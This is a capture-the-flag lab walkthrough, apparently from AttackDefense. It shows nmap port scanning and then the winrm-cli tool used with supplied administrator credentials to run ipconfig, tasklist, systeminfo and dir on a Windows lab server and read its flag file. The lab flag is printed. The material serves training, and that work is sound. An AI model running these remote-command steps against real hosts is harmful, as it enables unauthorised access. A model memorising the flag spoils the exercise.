

[illegible]

<b>Name</b>	WinRM: Linux CLI
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=2024">https://attackdefense.com/challengedetails?cid=2024</a>
<b>Type</b>	Windows Exploitation: Services

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

WinRM-CLi - Command-line tool to remotely execute commands on Windows machines through WinRM service.

**Step 1:** Run an Nmap scan against the target IP.

**Command:** nmap --top-ports 7000 10.0.0.93


```
root@attackdefense:~# nmap --top-ports 7000 10.0.0.93
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-02 00:03 IST
Nmap scan report for ip-10-0-0-93.ap-southeast-1.compute.internal (10.0.0.93)
Host is up (0.0032s latency).
Not shown: 6995 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman

Nmap done: 1 IP address (1 host up) scanned in 16.53 seconds
root@attackdefense:~#
```

**Step 2:** We have discovered that winrm server is running on port 5985. By default WinRM service uses port 5985 for HTTP. We have the credentials to access the remote server, we will run the winrm-cli tool on it.

Check the IP configuration information on the remote server.

**Command:** winrm -hostname 10.0.0.93 -username administrator -password password\_123  
'ipconfig /all'



```
root@attackdefense:~# winrm -hostname 10.0.0.93 -username administrator -password password_123 'ipconfig /all'

Windows IP Configuration

    Host Name . . . . . : server
    Primary Dns Suffix . . . . . :
    Node Type . . . . . : Hybrid
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No
    DNS Suffix Search List. . . . . : ap-southeast-1.ec2-utilities.amazonaws.com
                                     ap-southeast-1.compute.internal

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . : ap-southeast-1.compute.internal
    Description . . . . . : AWS PV Network Device #0
    Physical Address. . . . . : 06-DF-DC-BB-52-CA
    DHCP Enabled. . . . . : Yes
    Autoconfiguration Enabled . . . . : Yes
    Link-local IPv6 Address . . . . . : fe80::a5f2:fb8a:dbab:efb%4(Preferred)
    IPv4 Address. . . . . : 10.0.0.93(Preferred)
    Subnet Mask . . . . . : 255.255.255.0
    Lease Obtained. . . . . : Thursday, October 1, 2020 6:24:12 PM
    Lease Expires . . . . . : Thursday, October 1, 2020 7:24:12 PM
```

We have successfully executed the command on the target server.

**Step 3:** Check all the running processes.

**Commands:** winrm -hostname 10.0.0.93 -username administrator -password password\_123  
tasklist


```
root@attackdefense:~# winrm -hostname 10.0.0.93 -username administrator -password password_123 tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	160 K
Registry	88	Services	0	70,776 K
smss.exe	396	Services	0	1,196 K
csrss.exe	548	Services	0	4,928 K
csrss.exe	624	Console	1	4,628 K
wininit.exe	644	Services	0	6,016 K
winlogon.exe	696	Console	1	11,352 K
services.exe	760	Services	0	8,796 K
lsass.exe	776	Services	0	13,008 K
svchost.exe	880	Services	0	3,436 K
svchost.exe	900	Services	0	20,324 K
fontdrvhost.exe	920	Console	1	4,468 K
fontdrvhost.exe	928	Services	0	3,536 K
svchost.exe	1012	Services	0	11,192 K
svchost.exe	500	Services	0	9,152 K
dwm.exe	872	Console	1	42,012 K
svchost.exe	756	Services	0	12,404 K
svchost.exe	68	Services	0	12,024 K
svchost.exe	1088	Services	0	9,176 K
svchost.exe	1168	Services	0	11,068 K

We can notice, we have received all the running processes.

**Step 4:** Checking the system information.

**Command:** winrm -hostname 10.0.0.93 -username administrator -password password\_123 systeminfo



```
root@attackdefense:~# winrm -hostname 10.0.0.93 -username administrator -password password_123 systeminfo

Host Name:                SERVER
OS Name:                   Microsoft Windows Server 2019 Datacenter
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Server
OS Build Type:              Multiprocessor Free
Registered Owner:          EC2
Registered Organization:   Amazon.com
Product ID:                 00430-00000-00000-AA489
Original Install Date:      10/1/2020, 12:00:43 PM
System Boot Time:           10/1/2020, 6:23:46 PM
System Manufacturer:        Xen
System Model:                HVM domU
System Type:                x64-based PC
Processor(s):                1 Processor(s) Installed.
                             [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:                Xen 4.2.amazon, 8/24/2006
Windows Directory:           C:\Windows
System Directory:             C:\Windows\system32
Boot Device:                  \Device\HarddiskVolume1
System Locale:                 en-us;English (United States)
Input Locale:                  en-us;English (United States)
Time Zone:                     (UTC) Coordinated Universal Time
```

We can notice that the target is running Windows Server 2019 also we have received all the CPU, Bios, RAM etc information.

**Step 5:** Find the flag.

**Command:** winrm -hostname 10.0.0.93 -username administrator -password password\_123 dir



```
LXTerminal
File Edit Tabs Help
root@attackdefense:~# winrm -hostname 10.0.0.93 -username administrator -password password_123 dir
Volume in drive C has no label.
Volume Serial Number is 9E32-0E96

Directory of C:\Users\Administrator

10/01/2020 02:10 PM <DIR> .
10/01/2020 02:10 PM <DIR> ..
10/01/2020 02:10 PM <DIR> 3D Objects
10/01/2020 02:10 PM <DIR> Contacts
10/01/2020 02:21 PM <DIR> Desktop
10/01/2020 02:10 PM <DIR> Documents
10/01/2020 02:10 PM <DIR> Downloads
10/01/2020 02:10 PM <DIR> Favorites
10/01/2020 02:10 PM <DIR> Links
10/01/2020 02:10 PM <DIR> Music
10/01/2020 02:10 PM <DIR> Pictures
10/01/2020 02:10 PM <DIR> Saved Games
10/01/2020 02:10 PM <DIR> Searches
10/01/2020 02:10 PM <DIR> Videos
0 File(s) 0 bytes
14 Dir(s) 17,351,794,688 bytes free
root@attackdefense:~#
```

Currently the path is C:\Users\Administrator. Switch the path to C:\ and check all the directory and files listing.

**Command:** winrm -hostname 10.0.0.93 -username administrator -password password\_123 'cd / && dir'


```
LXTerminal
File Edit Tabs Help
root@attackdefense:~# winrm -hostname 10.0.0.93 -username administrator -password password_123 'cd / && dir'
Volume in drive C has no label.
Volume Serial Number is 9E32-0E96

Directory of C:\

11/14/2018 06:56 AM <DIR> EFI
10/01/2020 02:16 PM 32 flag.txt
05/13/2020 05:58 PM <DIR> PerfLogs
11/14/2018 04:10 PM <DIR> Program Files
10/01/2020 02:18 PM <DIR> Program Files (x86)
10/01/2020 12:01 PM <DIR> Users
10/01/2020 11:59 AM <DIR> Windows
1 File(s) 32 bytes
6 Dir(s) 17,351,790,592 bytes free
root@attackdefense:~#
```

We found the flag.txt. Reading it.

**Command:** winrm -hostname 10.0.0.93 -username administrator -password password\_123 'cd / && type flag.txt'

A screenshot of an LXTerminal window. The title bar says "LXTerminal". The terminal shows a command being executed: `root@attackdefense:~# winrm -hostname 10.0.0.93 -username administrator -password password_123 'cd / && type flag.txt'`. The output of the command is a long hexadecimal string: `b5b037a78522671b89a2c1b21d9b80c6`. The prompt then returns to `root@attackdefense:~#`.

```
root@attackdefense:~# winrm -hostname 10.0.0.93 -username administrator -password password_123 'cd / && type flag.txt'
b5b037a78522671b89a2c1b21d9b80c6root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
```

We have discovered the flag.

**Flag:** b5b037a78522671b89a2c1b21d9b80c6

## References

1. WinRM-CLI (<https://github.com/masterzen/winrm-cli>)